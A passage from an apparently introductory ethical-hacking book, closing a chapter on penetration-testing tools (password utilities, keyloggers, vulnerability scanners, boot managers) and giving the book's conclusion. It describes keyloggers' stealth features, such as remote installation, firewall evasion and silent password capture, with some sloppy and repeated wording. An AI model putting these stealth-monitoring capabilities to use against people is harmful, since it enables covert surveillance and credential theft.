This port scanner performs its function in a multithreaded manner for the best possible performance. The result from the scan is often displayed in a graphical format that can be easily formatted.

Password scanning tools.

- Passphrase Keeper

This tool allows users to manage and store all account information, including the password and username. The user can use the drag and drop option to fill information or use the automatic option. The tool can also be used to open web links, create and generate passwords and to print and export data to HTML.

- IISProtect

IISProtect is used to authenticate users' accounts and to keep the passwords and username of users. Both users and group authentication can be done with or without the NT users' account. The user can configure access restrictions on a specific file, an entire directory, or a directory and all subdirectories and files within it.

- Internet Password Recovery Toolbox

This is used to recover network and dial-up passwords and Internet explorer passwords.

Keyloggers and Screen Capturing Tools

- Spector Professional

This is a health tool that administrators or professionals can easily install on their systems and use it to monitor activities on the system. It is also a keylogger that can be attached to other programs and sent through an email to the target system. When a spectator is sent, it is to be installed on the target system. The spectator keylogger is made up of a unique feature called the "smart rename." With these features, users can easily rename the necessary keylogger's executable files. The few features of the Spector Professionals are

as follows:

- The tool can be installed from a remote location
- It can be used to evade firewall
- An encrypted log file that can be protected by a password
- Logs and sends screenshots by e-mail to the user in stealth mode

Handy Keylogger

This is a stealth keylogger for companies and individuals. It captures both international keyloggers, character sets, and major 2-byte encodings. The tool can also be used to store information about all the websites visited by the users, the name of the website, and the time it was visited. The key-logger support is used with Netscape Navigator, Internet Explorer, Opera, and most popular browsers. The features of the tool are as follows:

- Monitors Internet activity
- Copies text and graphics to the clipboard
- Supports all Windows operating systems
- Records all passwords
- Monitors IM and e-mail information in the installer's mailbox

Security Assessment Tools

- Nessus Windows Technology (NeWT)

This is a vulnerable standalone tool that was developed for the Windows platform. The tool is used to audit network to find vulnerabilities and can be used to check for more than 2000 vulnerabilities that are updated regularly. NeWT supports NASL checks. It checks for more than 2,000 common vulnerabilities that are updated frequently. NeWT supports NASL checks. It is loaded with an easy-to-use graphical interface and lots of scanning options

bundled with effective report generation. NeWT can be run on Microsoft server platforms across a large enterprise for distributed scanning using the Lightning Console. With the Lightning Console, a user distributes, manages, organizes, and reports network security information to multiple users across multiple organizations and to communicate detected activity to executive management.

NetIQ Security Manager

This is an incident management tool that can be used to monitor the network in real-time and respond to threat automatically while at the same time protecting all important information from the central console. The feature of the tool is highlighted as follows:

- Provide detailed security event management.
- Foster the knowledge of security with the NetIQ Security knowledge base
- Foster the operational level by safeguarding confidential data, improving system availability, and maintaining network integrity.
- Limit the exposure of security to threat, including the time it would take to detect the exploit and the time it will take to react. The reason for this is that NetIQ Security Manager automatically responds with built-in responses.
-

Multiple OS Management Tools

- Multiple Boot Manager

This is a low-level freeware tool that can be used to select any OS to boot with the menu. The tool supports hard drives that have a capacity of more than 8 GB, provided the OS supports booting from a hard drive that is more than 8 GB. MBM can take close to four hard drives. However, for MBM to

function with these hard drives, each drive must be identified as a fixed disk by BIOS. Also, MBM can be used to edit partition tables. It is featured as a one-boot management program and is useful for installing multiple operating systems on multiple hard drives. MBM supports the following OSs: MS-DOS 6.2, PC DOS 6.3, Windows 95/98/98SE/ME/NT 3.51/NT 4.0/2000/XP, Linux, OS/2 warp3, BSD, OpenBSD, NetBSD, BeOS, Solaris, B-right/V, Plan 9, OPENSTEP 4.2J, and EOTA.

- Acronis OS Selector

This is a partition and boot manager that permits the user to install more than 100 operating systems. Acronis OS Selector allows users to boot all the OSs if they are enclosed in one hard drive; however, if they are not, users can boot any OS from any of the hard drives present. The tool also protects the system from boot sector viruses. Moving, copying, and merging partitions can be done without losing data. Acronis support the following file systems: FAT32, FAT16, Linux ext2, NTFS, ReiserFS, ext3, and Linux Swap. The platforms supported by Acronis include MS-DOS, PTS-DOS, PC-DOS, DOS, DRDOS, Windows 3.1 DOS, Linux (any distribution), Windows 95/95 OSR 2/98/ME/NT 3.1/NT 3.5/NT 3.51/NT 4.0/2000/XP, BSD, UNIXWARE, Solaris, SCO UNIX, OS/2, B-TRON, BeOS, QNX. And Eon, 2000, 4000, or 5000.

Chapter Summary

- There are lots of tools used for penetration testing, depending on the type of test that wants to be performed.
- IISProtect is used to authenticate the user's account and to keep the passwords and username of users.
- The System Scanner network security application works like a component of Internet Security Systems' security management platform. It monitors and assess host security and detect and report weaknesses in system security.
- Daffodil Replicator is a tool that allows users to use the Java application to synchronize multiple data.

Conclusion

From the explanation so far, it can be deduced that the scope of hacking is wider than computer science. Hacking focuses on using the computer to solve some technical problems beyond the conventional ones they are often used for. The book gives a comprehensive explanation of the scope of ethical hacking as differentiated from a general knowledge of hacking. Ethical hacking was explained from the five major aspects of the profession: the meaning of ethical hacking, the pre-attack stage, attack stage, enumeration, and penetration testing.

In explaining the aspects listed above, more emphasis was covered on the pre-attack stage. This implies how the attackers carry out the initial gathering of information, which is an aspect of the reconnaissance phase. After this, explanation on the techniques used in footprinting and enumeration were given. The scanning phase was also explained, and the attack phase follows this. For every explanation in the book, the ethical hacker is provided with countermeasures, techniques, and tools that will help thwart the work of the attacker.

The last two chapters of the book concentrated on penetration testing. This aspect is vital because it encapsulates auditing and vulnerability scanning tools. For penetration testing, there are more than twenty tools that can be used by an ethical hacker. Each of these tools was explained in detail.